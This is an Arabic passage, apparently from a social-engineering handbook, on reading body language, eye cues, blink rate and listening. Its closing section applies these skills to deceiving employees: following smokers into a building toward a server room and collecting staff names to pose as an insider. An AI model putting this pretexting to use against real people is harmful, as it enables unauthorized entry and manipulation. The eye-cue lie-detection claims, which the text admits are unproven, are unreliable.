إذا ميل الجذع مثل معظم أجزاء جسدنا، يستجيب الجذع إلى الأخطار الحسية من خلال محاولة إبعاد نفسه عن أي شيء مثير للقلق أو غير مرغوب فيه. فعندما يُلقى علينا شيء، يرسل العقل إشارات للجذع للابتعاد عن هذا التهديد فورا. وبطريقة مماثلة، عندما يقف الفرد إلى جوار شخص بغيض أو شخص لا يحبه. سيميل جذعه بعيدا عن هذا الشخص. ونحن لا نبتعد عن الأشخاص الذين يشعروننا بعدم الراحة، بل قد نتحرك ببطء أيضا حيث نبتعد بدرجات بعيدا عما لا يبدو مقبولا لنا او ما نكرهه. إن الابتعاد يحدث في بعض الأحيان على نحو مفاجئ أو بدقة؛ مجرد تحويل زاوية الجسم لدرجات قليلة يعتبر كافيا للتعبير عن شعور سلبي. على سبيل المثال، الأزواج الذين يبتعدون عن بعضهم البعض عاطفيا سيبدؤون أيضا في الابتعاد جسديا. لا تتلامس ايديهم كثيرا، وتتجنب أبدانهم أحدها الآخر. عندما يجلسان جنبا إلى جنب، سيبتعدون عن بعضهم، ويخلقون مساحة سكون بينهم، وعندما يجبرون على الجلوس إلى جانب بعضهم، كما يحدث عند الجلوس في الجزء الخلفي من السيارة، فإنهم سيستديرون فقط نحو أحدهم الآخر برؤوسهم، وليس بأجسامهم.

Will you stay or will you go?



في هذه الصورة إذا كنت تعتقد أن سيلينا تريد أن تغادر، فإنك على صواب. حيث هناك تحول في جذعها، ربما الى الامام كما في الشكل السابق، حيث يشير إلى أن سيلينا تريد الرحيل.

مفتاح الجذع هو مشاهدة التفافه. أين وكيف يميل الهدف يمكن ان يخبرك من هو يحب ومن لا يحبه، وكذلك الحال إذا كانت مريحة مقابل حالات الراغبين في المغادرة. يمكن لهذه المؤشرات تساعدك على التكيف، الضبط، والإجابة بشكل مناسب.

تذكر، إذا كنت ترى الشخص يميل نحو آخر، هذا قد يدل على الاهتمام أو الراحة، في حين عندما يميل بعيدا يعني عدم الراحة أو عدم الاهتمام. هذا الفعل اقول بسيط يمكن أن يساعد المهندس الاجتماعي في عدد قليل من الطرق. أولا، إذا كان الشخص الذي تتعامل معه يميل بعيدا عنك، فإنك تكون قادما اليه بقوة جدا.

مواجهة شخص عند الحديث، يعتبر الجانب البطني (الأمامي) حيث توجد أعيننا، وفمنا، وصدرنا، واثداؤنا حساسا للغاية للأشياء التي نكرهها. عندما تكون الأشياء جيدة، نعرض أجزاءنا الأمامية تجاه ما نفضل، بما في ذلك الأشخاص الذين يجعلوننا نشعر بأننا بحالة طيبة. عندما تكون الأشياء سيئة للغاية تتغير العلاقات، أو حتى عند مناقشة موضوعات نبغضها، سنرفض المواجهة بمنطقة البطن، من خلال التحول او الابتعاد. هذا هو سبب ابتعادنا على الفور وبدون وعى عندما يظهر شخص لا نحبه ويحاول الاقتراب منا في حفل ما.

عكس رفض المواجهة بمنطقة البطن هو قبول تلك المواجهة. نحن نظهر جوانبنا البطنية لمن نحبهم عندما يجرى اطفالنا حولنا للحصول على عناق، نحرك الأشياء، حتى أذرعنا، بعيدا عن الطريق حتى نستطيع منحهم طريقة الوصول إلى جوانبنا البطنية. نواجه الأشخاص بهذا الجانب لأن هذه هي المنطقة التي نشعر فيها بالدفء والراحة. بطريقة مماثلة، نظهر الراحة من خلال استخدام جذعنا وأكتافنا للميل في اتجاه الشيء الذي نفضله. في الصف الدراسي، ليس نادرا أن ترى الطلاب يميلون باتجاه مدرس مفضل دون ان يدركوا أنهم ينحنون للأمام، خارج مقعدهم تقريبا، متمسكين بكل كلمة. هذا السلوك غير الملفوظ يدل على انهم معجبون به.

سلوك التنفس، التفكير في الحيوانات التي على وشك القتال. الغوريلا، على سبيل المثال، تنفخ صدرها بوصفها طريقة للقول: "أنا كبيرة، وانت لا تريد أن تعبث معي". القيام بذلك يساعد الغوريلا أيضا على أن يأخذ المزيد من الأوكسجين لإعداد الجسم لمشادة محتملة. البشر لا تختلف. عندما يكون شعور الشخص فطري، فانه ينفص بصدره.

عندما يكون الشخص قلقا، يمكن رؤية الصدر يرتفع او يتمدد وينقبض بسرعة. يرتفع صدر الشخص لأن الدماغ يقول: "مشكلة محتملة – ضاعف من استهلاك الأوكسجين في حالة اضطرارنا للهرب او القتال فجأة!" عنما ترى هذا المثال من السلوك غير الملفوظ بطريقة مختلفة لدى شخص سليم، ينبغي عليك أن تفكر مليا لماذا يشعر هذا الشخص بالقلق. أو بمعنى اخر أن الشهيق أو التنفس الثقيل ينتج عنه اخذ المزيد من الأوكسجين، مما يشير إلى عدم الراحة على مستوى ما، في حين أن الزفير الكبير تليها اسقاط الكتفين قد تشير إلى الحزن أو الاستقالة.

رفع الكتفين، بالحديث عن الأكتاف، انتبه للشخص الذي يحرك جسده بينما يتحدث او نتيجة استجابة لحدث سلبي، وبالتالي تبدأ الأكتاف في الارتفاع قليلا نحو الأذنين بطريقة تجعل الرقبة تبدو كأنها مختفية. الفعل الأساسي هنا هو ارتفاع الأكتاف ببطء، إن الشخص الذي يظهر لغة الجسد هذه يحاول بصفة اساسية أن يجعل رأسه تختفي، مثل السلحفاة. هذا الشخص تنقصه الثقة ويشعر بقلق شديد.

ماذا عن الذراعين؟ هم ببساطة امتدادا للأيدي، وعلى هذا النحو، فان يقوم بالتواصل على نفس أشياء اليدين؟ الشيء المثير للاهتمام في الذراعين، هو أنه سد الفجوة بين الجذع واليدين. حيث يقوم بربط الاتصالات الغير لفظية من كل من الجذع واليدين. نلقي نظرة على الصور التالية ونقرر الشخص الذي تريده أن يقترب.



This very open display denotes warmth and friendliness



This arm display, mixed with the other body language, says, “I am not too open to your ideas.”



عندما نكون غاضبين أو خائفين، نسحب أذرعنا. في الحقيقة، عندما نشعر بالإهانة أو التهديد أو الظلم أو القلق، نضع أذرعنا جانبا أو نعقدها أمام صدورنا. هذا أسلوب للبقاء يساعد على حماية الفرد لدى الشعور بخطر حقيقي أو وشيك. على سبيل المثال، انظر إلى الأم القلقة على ابنها عندما يلعب مع اطفال أكثر خشونة. قد تطبق ذراعيها أو تعقدهما على بطنها. سترغب في التدخل ولكنها تتوقف جانبا وتمنع نفسها من خلال الإمساك بذراعيها، آمله أن ينتهي اللعب دون اذى.

أيضا أنظر الى الشكل السابق الثاني، حيث أنه ليس من الصعب استشعار أن عقد الذراعين أمام الصدر يستخدم لخلق حاجز بين هذه المرأة وشخص آخر. نلاحظ، مع ذلك، أن الذراعين المعقودتين امام الصدر لا تشيرا دائما على وجود حاجز. الشخص قد يشعر بالبرودة أو قد يكون ببساطة متاح مع وجود الذراعين معقودين مع بعضهما البعض. العلامات الأخرى يحب ان تخبرنا بالمستوى العاطفي. في هذا الشكل أيضا، نلاحظ موقف الجذع والساق تشير إلى مستوى عدم الاهتمام. مؤشر رئيسي آخر مع عقد الذراعين. عقد الذراعين عالية على المعدة وتحت الثديين تشير الى الانزعاج. هذا النوع من العرض (عبور الذراعين؟ عقد الذراعين) وقائي، وهو في الجوهر كأنه يقول: "أنا متضايق". من المهم أن نلاحظ أن عقد الذراعين لوحدهما لا يشيرا إلى عدم الاهتمام أو عدم الراحة. كما هو الحال مع معظم العلامات الأخرى من لغة الجسد، والبحث عن التغيرات المفاجئة في الأساس للمساعدة في الإشارة إلى المستوى العاطفي.

لا يساعدنا تقييد الذراعين فقط على التعامل مع الآخرين ولكن أيضا على التعامل مع أنفسنا عندما نحتاج إلى أن نشعر بالراحة. على سبيل المثال، غالبا ما يتسبب الأذى أو الألم الذي نشعر به في منطقة الجذع أو الذراعين في تقييد حركة الذراع في محاولة لتهدئة النفس. قد نوجه أذرعنا نحو منطقة الجسد التي نشعر فيها بالألم. إذا سبق وواجهت الما معويا شديدا، من المحتمل أن تكون قد قمت بتوجيه ذراعيك نحو بطنك لتشعر بالراحة، وفى مثل تلك اللحظات، لا تتحرك الأذرع للخارج، حيث يطلب منها العقل أن تلبى احتياجاتنا وتبقى بهذه المنطقة.

الشكل السابق الاول من ناحية أخرى، يظهر عرض باطن اليد مفتوح (***open ventral displays***). حيث يتم كشف الجزء الحساس أو الأمامي من الذراعين، حيث في الجوهر يقول: "أنا مرتاح معك؛ أنا أثق بك". إذا رأيت هذا العرض كما هو مبين في هذا الشكل، يمكن ان تفترض إنك قد بنيت علاقة.

بجانب الإشارة الى الراحة، فان عرض باطن اليد مفتوح (***open ventral displays***) يمكنه أيضا الإشارة الى الثقة. يبين الشكل التالى كيف يتم استخدام عرض الباطن (***ventral displays***) في السيطرة المكانية أو السيادة. إذا لم يوضع في الاعتبار، يمكن لهذا العرض أن يبدو عديم الاحترام أو متغطرس. حيث نرى أن بن متمدد على الأريكة أو المقعد مع ساقيه المفتوحتين وهذا في الأساس علامة طبيعية على الراحة، وعلى الرغم من هذا، لدى مناقشة الأمور الجادة، يعتبر التمدد سلوكا يظهر السيطرة المكانية أو السيادة. غالبا ما يجلس المراهقون، بصفة خاصة، ممددين على مقعد أو منضدة، كطريقة غير ملفوظة للتعبير عن السيطرة على البيئة المحيطة بينما يتم توبيخهم من قبل واليهم. سلوك التمدد هذا سلوك قليل الاحترام ويظهر عدم الاكتراث بمن يتولى الأمر.



آخر عرض للذراع حيث أن العديد من الآباء والأمهات كثيرا ما يراه ويشير الى اللامبالاة. عند مزجه مع الكلمات، ماذا يشبه الفعلي الغير لفظي هذا كما نراه في الشكل التالى وماذا يعنى؟

The all-too-familiar shrug



ما هو المثيرة للاهتمام حول هذا العرض الغير لفظي التي لا تراها الا عندما يقوم شخص ما بان يقول "لا أعرف"، حيث المثير هو رؤية هذا مع عدم مطابقة الفعل لهذه الإشارة. سأعطيك مثالا لتوضيح ما أعنيه.

إذا كنت تشاهد المقابلات، البرامج الحوارية، المناظرات الرئاسية، أو الأحداث الحية الأخرى، قد ترى هذا السلوك. كنت تراقب شخص ما يلقي كلمة عن شيء يؤمن به، ربما كجزء من حملة سياسية. طرح السؤال أو الحجة التي تسبب التوقف لثانية أو اثنتين. حيث عندما يبدأ المرشح بالإجابة، فان رأسه تومئ وكأنها تقول "نعم"، ولكنك ترى ما هو مبين في الشكل السابق. تغاضى الكتف الطفيف يمكن أن يشير إلى أن الشخص غير متأكد مما يقولونه. إيماءة الرأس تقول "نعم"، ولكن لغة الجسد تقول "لست متأكدا".

حتى مع أكثر قوة لمشاهدة تغاضى الكتف هذا ولو لواحده. يعتبر الكثيرون هذا وجود تناقض غير اللفظي. كما هو الحال في، أنا أريد أن أقول نعم، ولكن ذهني يريد أن يقول لا أو لا أعرف.

الذراع، أثناء ملاحظة إشارات الراحة، أو القلق، أو الثقة، أو أية مظاهر أخرى للشعور، تعمل الأذرع بطريقة جيدة كمرسلات شعورية. منذ الوقت الذي بدأ فيه اسلافنا الأوائل المشي بطريقة مستقيمة، كانت الأذرع حرة لتستخدم بطرق واضحة. إن أذرعنا قادرة على حمل الأثقال، وتوجيه الضربات، والأمساك بالأشياء، ورفعنا عن الأرض، إنها انسيابية وسريعة الحركة وتمدنا باستجابة أولية رائعة لأي خطر خارجي، خاصة عندما تستخدم بطريقة تتوافق مع الأطراف السفلية. إذا ألقى شخص شيئا ما علينا، ترتفع أذرعنا لاعتراضه. بطريقة غريزية ودقيقة تعتبر أذرعنا، مثل اقدامنا وسيقاننا، تفاعلية للغاية وموجهة بشدة لحمايتنا حيث إنها سترتفع لتدافع عنا حتى عندما يكون القيام بذلك أمرا غير منطقي أو غير حكيم. كل مرة تصم فيها ذراعك-خاصة إذا اصطدم بشيء حاد-فكر انها قد تكون قامت بحماية بدنك للتو من ضربة مميتة محتملة.

ولأن أذرعنا-مثل اقدامنا-مصممة لتساعد على بقائنا، يمكن الاعتماد عليها في إظهار المشاعر أو المقاصد. وبالتالي، على عكس الوجه المتقلب والمخادع، تمدنا الأطراف العليا بإشارات غير ملفوظة ثابتة والتي يمكن ان تصور بصورة دقيقة ما نفكر فيه أو نشعر به، أو ننوي القيام به-نحن ومن حولنا.

- **سلوكيات الذراع المتعلقة بالسيادة المكانية**

بالإضافة إلى استخدام الذراعين لحمايتنا أو إبعاد الآخرين، يمكن استخدامها أيضا لتعيين حدود. ترى تلك السلوكيات المتعلقة بالمكان في غرفة الاجتماعات أو اللقاءات حيث سينشر شخص واحد أدواته ويستخدم مرفقيه للسيطرة على جزء كبير من طاولة الاجتماع على حساب الآخرين. تعتبر المساحة التي تمتلكها، في الحقيقة، دليل على القوة. يمكن أن يكون لطلب السيادة المكانية نتائج قوية للغاية وسلبية-على المدى القريب والبعيد-ويمكن أن تتدرج النزاعات الناتجة من الأصغر للأكبر. تشمل النزاعات المكانية كل شيء بدءا من أمر سطحي في قطار أنفاق مزدحم إلى الحرب بين الأرجنتين وبريطانيا حول جزر فوكلاند. إن سلوكيات السيادة المكانية مهمة بالنسبة لنا، وتساعد أذرعنا في تأكيد سيادتنا على الآخرين الذين نتفوق عليهم في هذا الصدد.

لاحظ كيف يطالب الأشخاص الواثقون من أنفسهم والذين يتمتعون بمكانة اجتماعية مرموقة بالمزيد من المساحة أكثر من غيرهم ممن هم أقل ثقة، ومكانة اجتماعية. على سبيل المثال، قد يضع الرجل المسيطر ذراعه حول المقعد ليجعل الجميع يعرفون أنه ملكه، علاوة على ذلك، بالنسبة "لسلوكيات المائدة"، عليك أن تدرك أن الأشخاص أصحاب المكانة الاجتماعية المرموقة سيطالبون عادة بالمزيد من المساحة بقدر الإمكان وذلك بمجرد جلوسهم، باسطين أذرعهم أو أشياءهم (حافظة أوراق، حافظة نقود، أوراق) على الطاولة. إذا كنت موظف جديد بأحدي المؤسسات، لاحظ هؤلاء الأشخاص الذين يستخدمون أدواتهم الشخصية أو أذرعهم للمطالبة بجزء أكبر من المكان أكثر من الآخرين. حتى على طاولة الاجتماعات، فإن المساحة تساوى القوة والمنزلة الاجتماعية؛ لذلك كن منتبها لهذا السلوك غير الملفوظ واستخدمه لتقدير المنزلة الاجتماعية الحقيقية أو المعنوية لشخص ما. وبالتالي فإن الشخص الذي يجلس على طاولة الاجتماعات ومرفقاه على خصره وذراعاه بين ساقيه يرسل رسالة تدل على الضعف وقلة الثقة.

وضع اليدين على الخصر

هذا أحد السلوكيات المكانية المستخدمة لتأكد السيطرة ولتظهر السلطة باسم اليدين على الخصر. يستلزم هذا السلوك الغير ملفوظ ثنى الشخص لكلتا ذراعيه لتأخذ شكل حرف v حيث تكون يداه موضوعتين (مع وضع أصابع الإبهام للخلف) على الأوراك. راقب زي ضباط الشرطة أو الموظفين العسكريين عندما يتحدثون إلى أحدهم الآخر. دائما ما يقومون بوضع اليدين على الخاصرة. على الرغم من أن ذلك جزء من تدريبهم الرسمي، فإنه لا ينعكس جيدا على حياتهم الخاصة. ينصح الموظفين العسكريون الذين يتركون الخدمة للدخول إلى عالم رجال الأعمال بتلطيف تلك الصورة حتى لا يظهروا بشكل متكلف للغاية. التقليل من وضع اليد على الخاصرة يمكنه التخفيف من حدة السلوك العسكري الذي يعتبره المدنيون مثيرا للقلق.

بالنسبة للنساء، قد يكون للذراعين، ووضع اليد على الخاصرة استخدام خاص. لقد علمت المدراء من النساء أن ذلك يعتبر سلوكا غير ملفوظ قويا يمكن أن يستخدموه لدى مواجهة الذكور في غرفة الاجتماعات. إنها طريقة فعالة لأي شخص، خاصة للمرأة، لإظهار أنها تصمم على رأيها، وواثقة من نفسها، ورافضة أن تتم مضايقتها. في أحوال كثيرة تدخل النساء الشابات محل العمل ويتعرضن للمضايقة بشكل غير ملفوظ من قبل الذكور الذين يصرون على الحديث معهم وأياديهم على خاصراتهم كسلوك لإظهار السيطرة المكانية.

تقليد هذا السلوك-أو استخدامه أولا-يساعد على تمهيد الملعب للنساء اللائي يكن غير مستعدات للاتصاف بالحزم. يعتبر وضع الذراعين على الخاصرة طريقة جيدة للتصريح بأن هناك "أمورا" أو "أشياء ليست على ما يرام" أو للتصريح بتلك الرسالة: "أنا مصمم على رأيي"

هناك أشكال متنوعة للوضع التقليدي للذراعين الموضوعين حول الخاصرة (والذي يتم عادة عندما تكون اليدان على الأوراك وأصابع الإبهام موجهة ناحية الظهر) والذي توضع فيه اليدان على الأوراك، ولكن أصابع الأبهام تكون موجهة للأمام. تتم رؤية هذا السلوك غالبا عندما يشعر الناس بالفضول، وبالقلق في الوقت نفسه. قد يتعاملون مع موقف ما وهم واضعون أذرعهم على خاصرتهم (أصابع الإبهام للأمام، اليدين على الأوراك، والمرفق للخارج) لتقدير ما يحدث ثم يديرون أيديهم "لتكون أصابع الإبهام للخلف" لتأسيس وقفة اهتمام أكثر سيطرة إذا تطلب الأمر.

وضع السيطرة

غالبا، يستخدم الأشخاص أذرعهم من أجل التأكيد على مسألة معينة والمطالبة بالسيادة المكانية. يحدث ذلك كثيرا أثناء المحادثات حيث يكون الناس مختلفين حول قضية ما. في اجتماعات العمل، من المحتمل أن يكون المتحدث الذي يأخذ (ويحافظ على) مساحة أكبر، أكثر ثقة بالنسبة لما تتم مناقشته. يعتبر بسط الذراعين واحدا من السلوكيات الغير ملفوظة ذات الدقة العالية لأنها سلوكيات عصبية في أصلها وتصرح بالآتي: "أنا واثق من نفسي"، في المقابل، لاحظ كيف يسرع الشخص الذي يبسط ذراعيه على مقعد آخر في ضم ذراعيه جانبا عندما يتم سؤاله عن شيء يجعله يشعر بعدم الراحة.

الأذرع بوصفها قنوات نقل للعاطفة

يحتاج الأطفال إلى أن يتم لمسهم برقة حتى يستطيعوا أن يكبروا وهم يشعرون بالأمان والرعاية، ولكن حتى البالغين يستطيعون أن يستخدموا المعانقة الجيدة من وقت لأخر. أقدم على معانقة الآخرين كثيرا لأن المعانقة تنقل الاهتمام والعاطفة بطريقة أكثر فاعلية من الكلمات.

وعلى الرغم من أن ذلك العناق القوى والفعال قد يساعدك على كسب التأييد أو التواصل بفاعلية مع الآخرين، إلا أن البعض قد يراه كتطفل غير مرغوب فيه وتعد على مساحتهم الشخصية. وفى هذا العصر المليء بالخلافات –حيث يمكن إساءة فهم العناق حسن النية بشكل خاطئ-

يجب أن يكون المرء حذرا لئلا يقدم هذا العناق عندما لا يكون مرغوبا فيه. كالمعتاد، الملاحظة والتفسير الدقيق لسلوك الأشخاص بينما تتفاعل معهم سيكون دليلك الأفضل على مدى ملاءمة أو عدم ملاءمة العناق في أي ظرف.

إشارات العين (Eye Cues)

"أنا لست بحاجة إلى كتاب من الاقتباسات لأعرف أن العيون هي نوافذ الروح".

Max Beerbohm English Parodist

خط الأساس (Baseline)

في حين أن العيون أسهل في الرؤية، ولكن هي أصعب في التفسير. الاختلافات الأساسية في الثقافة والعادات والجنس أو الدين كله يمكن أن تغير طريقة استخدام الناس عيونهم خلال المحادثة. واحد من أول الأشياء الهامة للقيام به هو خط الأساس لأنماط اتصال العين العادي. هل تنظر بعيدا، التحديق في عينيك أو إخفاء وجوههم؟ إذا كنت لا تعرف ما هو الطبيعي، كيف يمكنك الدلالة على التغيير؟ من المهم في هذه المرحلة عدم استخدام أنماط اتصال العين الخاصة بنا للحكم على مدى استجابة شخص آخر. على سبيل المثال الشخص الذي ينظر في عينيك، قد لا يوضع من قبل شخص لا يعطي أي اتصال بالعين. هذا هو السبب في أن تحديد خط الأساس أمر حيوي لتحقيق النجاح.

أتـصال العين (Eye Contact)

يمكن لبعض الاشارات التي تقدمها العيون مساعدتك في العثور على المناطق التي قد تحتاج إلى مزيد من التحقيق. عندما يصبح الشخص مشاكس للمتحدث، نمط اتصال العيون لديه يرتفع. "العيون المراوغة/الماكرة" تكون مهمة حقا إذا كانت هناك مجموعة من العلامات الأخرى. يمكن مراقبة طول اتصال العين أيضا والذي يعطيك أدلة على مجالات تحتاج إلى مزيد من التحقيق. هل ينظر بعيدا أو منخفضا خلال موضوع معين؟ هذا الموضوع يحتاج أيضا لمزيد من التحقيق.

تذكر عندما تشاهدهم، فأنهم يشاهدونك أيضا! المتكلم يريد أن يعتقد أنه سوف يستخدم إشاراتك البصرية/المادية كمقياس لمعرفة ما إذا كانوا بدأوا يعتقدون. عند تقييم الإشارات البصرية كون حذرا جدا ليس فقط الإشارات البصرية الخاصة بك ولكن أيضا كل الأوضاع الفيزيائية الخاصة بك. خصوصا أهمية ملاحظة إذا كانت عيونهم تغلق ثم تفتح؛ هذا هو الحوار الداخلي وعادة يبشر بوجود تغيير في العقلية من المتكلم. يرتدي الناس العدسات اللاصقة لرؤية أفضل ولكنه يعني أيضا أنهم يقومون بإخفاء إشارات العين وراء هذا الزوج من النظارات.

حدقة العين (Pupils)

مراقبة استجابات الحدقة للتغييرات هو أيضا مهم في الأساس لتقييم الناس. حدقة العين (***Pupils***) عادة تنقبض مع الخوف/الغضب. المفاجأة والخوف يمكن أن يسبب تمدد في حدقة العين (***Pupils***). ما هي الموضوعات التي تسبب تغيرات حدقة العين (***Pupils***)؟

التطابق اللفظي (Verbal In congruencies)

منطقة مهمة عند رصد الاتصال المرئي هي مراقبة التناقض اللفظي. هل تطابق عيونهم مع كلامهم؟

Sanpaku

تحت الضغط الشديد هناك علامة بدنيه تعرف باسم **Sanpaku** أو **3 whites**، حيث يمكن رؤية بياض العينين على الجانبين وتحت العين يكون واضح. سوف نرى أمثلة لهذا لاحقا.


إشارات العين (Eye Cues)

كثير من الناس يعتقدون أن الأعين سوف تقول لهم ما يجري في الدماغ. ربما تكون قد لاحظت أن الناس تحرك عيونهم في اتجاهات مختلفة عندما يتحدثون. حيث يعتقد البعض أن حركة العين ترتبط مع ما يفكر به الناس. قد تم تطوير نظام قائم على الشعور المهيمن للمتكلم والاتجاه الذي ينظر اليه المتكلم. فيما الرسم البياني "القياسي" الذي يتعلق بالمعنى السائد والاتجاهات التي ينظر اليها الناس عند الانشاء (***constructing***) أو التذكر (***Remembered***).

انت تنظر في طريق الشعور السائد الخاص بك. هنا هو الرسم البياني القياسي للتوجيه والحواس المهيمنة.

حركة العين (Eyes Look)	النموذج الحسي (Sensory Model)
جانبيا (Sideways)	لفظي (verbal)
أعلى الى الجانبين (Up, to sides)	بصري (visual)
أسفل الى الجانبين (Down, to sides)	حركي (Kinetics)

VR – Visual Remembered		**VC – Visual Constructed**
AR – Auditory Remembered	**V – Visual Constructed/Remembered**	**AC – Auditory Constructed**
Ai – Auditory Digital		**K – Kinesthetic**



ملحوظه: من الممكن ان تختلف في الأشخاص الذين يستخدمون الأيدي اليسرى.
أسأل أسئلة خاضعة ومن ثم راقب أين تذهب عيونهم، يمكنها أن تقول لكم إذا كانوا يتذكروا المعلومات أو ينشئوا المعلومات.

نموذج إشارات العين (Eye Cue Model)

نموذج إشارات العين هي واحدة من المواضيع الأكثر إثارة للجدل في البرمجة اللغوية العصبية. السبب الأساسي لوصفه بأنه موضع شك هو أنه لا شيء من الدراسات العشرة العلمية المختلفة التي تثبت إشارات العين تعمل. الأهم من ذلك، لا نزال ندرس إشارات العين بوصفها مكتشف "الحقيقة". ملاحظة: كممارسين، لاحظنا أن إشارات العين تستند على دور كل شخص وليست منحصرة في دائرة الرسم البياني القياسي. يبدو أن هذا يتفق مع ما ذكره محللو **FBI** في المحادثات.

"باندلر وجرندر قالوا صراحة في **Frogs into Princes** أن الكثير من الناس تقوم بإعادة بناء ذاكرتهم، ويظهروا أشاره "البناء (***constructing***)" إشارة وصول العين (***eye accessing cue***) حتى عندما يتذكرون. في الواقع، على مستوى الكيمياء الحيوية، كل الذكريات (***Remembered***) هي 'بناء' (***constructing***)'. كيف أن 'بناء' الذاكرة الذي يجب أن يكون لتحريك تلك العين للوصول إلى نمط غير واضح. بطبيعة الحال، الناس ليس بالضرورة أن يصلوا إلى المعلومات الذي يعتقدون أنهم وصولوا أيها بالفعل".

النهج الأكثر توازنا هو رصد مجموع التغييرات وهو أكثر كشفا. يمكنك معايرة الاستجابات الغير لفظية من خلال طرح مجموعة من الأسئلة التي تعرف جوابها. استخدام هذا كخط أساس لاستخدامها لمزيد من التقييم، والبحث الخاص لمجموع من التغيرات الجسدية خلال موضوع معين.

- **”The Cop Stop Eye Cue Exercise“**

السيناريو: أنت ضابط دورية أوقفت سيارة لتجاوزها السرعة. عليك أن تسال ثلاثة أسئلة بسيطة الى الشخص الذي يقود ويجب أن يعرف الجواب دون الكثير من التفكير. (ما اسمك، أين تعيش، ما لون منزلك). ثم طرح الأسئلة الحقيقية ومراقبة التغييرات من خط الأساس للثلاث أسئلة التي تم سؤالها. (هل شربت؟ هل شرب أصدقائك؟).

معدل وميض العين (Blink Rate)

معدل وميض العين الذي نستخدمه يسمى (***brains tachometer***). خط الأساس طول وميض العين هو 1/10 من ثانية. غلق العين، ثم فتحها. مشيرا الى ملاحظة التغيرات في معدل الوميض (***Blink Rate***) وما المدة الذي تبقى فيها العين خلال وميض العين هي مؤشر مهم عن الفكر والإجهاد.
متوسط معدل الوميض عند الاسترخاء هو 10 إلى 20 ومضه في الدقيقة (***blinks per minute (bpm)***). الحديث يمكن زيادته المعدل ليصبح من 20 إلى 25 نبضة في الدقيقة والضغط نتيجة الظهور على شاشات التلفزيون يزيد المعدل بحيث يصبح 30 إلى 50 مرة في الدقيقة. يعزى ذلك إلى "ضغط جمهور". أخيرا، المعدلات من 50 إلى 70 أعلاه هي مؤشرات لزيادة مستوى الإجهاد على محمل الجد.
يمكنك أيضا أن ترى انخفاض لمعدلات الوميض إلى قرب الصفر عندما يملك الشخص محادثة داخلية (أي مع نفسه). عند القيام بالمقابلات أو الاستجواب يمكن أن يكون هذا إشارة إلى خضوع المتهم للحدث.

- **الرئيس نيكسون**

خلال خطاب استقالة الرئيس السابق نيكسون، بدا أنه الأكثر هدوء من أي وقت مضى. وكان قد انفجر من الوميض فوق 50 نبضة في الدقيقة، والتي كانت ملحوظة جدا. وقد أطلقت على هذه الحلقات السريعة "**Nixon effect**" وهذا أدى إلى دراسة ومیض العين أثناء المناقشات السياسية حيث تم أرشفتها في العنوان التالى.

http://www.social-engineer.org/wiki/archives/EyeMovement/EyeMovement-2004ElectionAnalysis.htm

تم أرشفة عين نيكسون خلال الخطاب، والتي تستطيع فيه أن ترى معدل وامض العين بسرعة من خلال هذا الرابط.

http://www.social-engineer.org/wiki/archives/EyeMovement/EyeMovement-Nixon.mov

استمع الى طريقك لكي تنجح (Listening Your Way To Success)

ربما لا توجد مهارة واحدة يمكن أن تكون شاملة مثل الاستماع. الاستماع هو جزء رئيسي من كونه مهندس اجتماعي. يجب أن ندرك الفرق الرئيسي الموجود بين السمع والاستماع.

يعتقد عادة أن الناس انهم يحفظون أقل من 50٪ مما يسمعونه. وهذا يعني إذا كنت تتحدث إلى شخص لمدة عشر دقائق انه سوف يتذكر بضع دقائق فقط مما تقوله. على الرغم من أن الناس يتدبرون من خلال الحياة بهذه الطريقة، ولكنه غير مقبول بالنسبة للمهندس الاجتماعي.

غالبا ما يكون القليل من الأشياء التي تقال، تصنع أو تكسر مدى النجاح في المسعى كمهندس اجتماعي. هذه المنطقة هي التي يأتي فيها تحسين مهارات الاستماع لديك، وليس مجرد الاستماع إلى ما يقال، ولكن كيف يقال، عندما يقال، ومع ما العاطفة. كل هذه العوامل تساهم في التصور الخاص لنقل المعلومات.

كن مستمعا جيدا قد يبدو سهلا، ولكن عندما تكون في خضم هذه اللحظة، فان الهدف النهائي الخاص بك الوصول إلى غرفة الخادم، وانت تستمع إلى قصة من قبل عدد قليل من الموظفين الخارجين في راحة للتدخين والذي تخطط لمتابعة هذا المبنى، ان الاستماع حقا صعب.

مع ذلك، من خلال هذه الأوقات قد ترغب في الاستماع حقا. سوزان ربما تبدأ في الشكوى من مديرها في مجال الموارد البشرية، السيد جونز.

ربما هذا يبدو تماما مثل الثرثرة حيث يشكوا اثنين من الموظفين بالتعب. أم أنها أكثر من ذلك؟ لديك كل من أسمائهم، اسم مدير، أسماء إداراتهم، وفكرة عن السلوك العام لبعض الموظفين. هذه المعلومات يمكن أن تكون قيمه للغاية في وقت لاحق إذا كنت بحاجة إلى تقديم ما يثبت صحة الخاصة بك لكونها داخل المبنى.

في كثير من الأحيان طريقة الشخص في قول شيئا ما يمكن أن تقول لكم الكثير عن هذا الشخص، ولكن تطبيق هذا يتطلب الكثير من الاستماع. هل الشخص غاضب، حزين أو سعيد؟ هل هو سريع ام بطيء في التسليم؟ هل هو عاطفي ام له تجارب عاطفة أثرت فيه؟ يمكن الالتفات الى هذه الأنواع من الأشياء التي من الممكن أن تقول أكثر بكثير من الكلمات في بعض الأحيان. فكيف يمكنك أن تصبح مستمعا عظيم؟

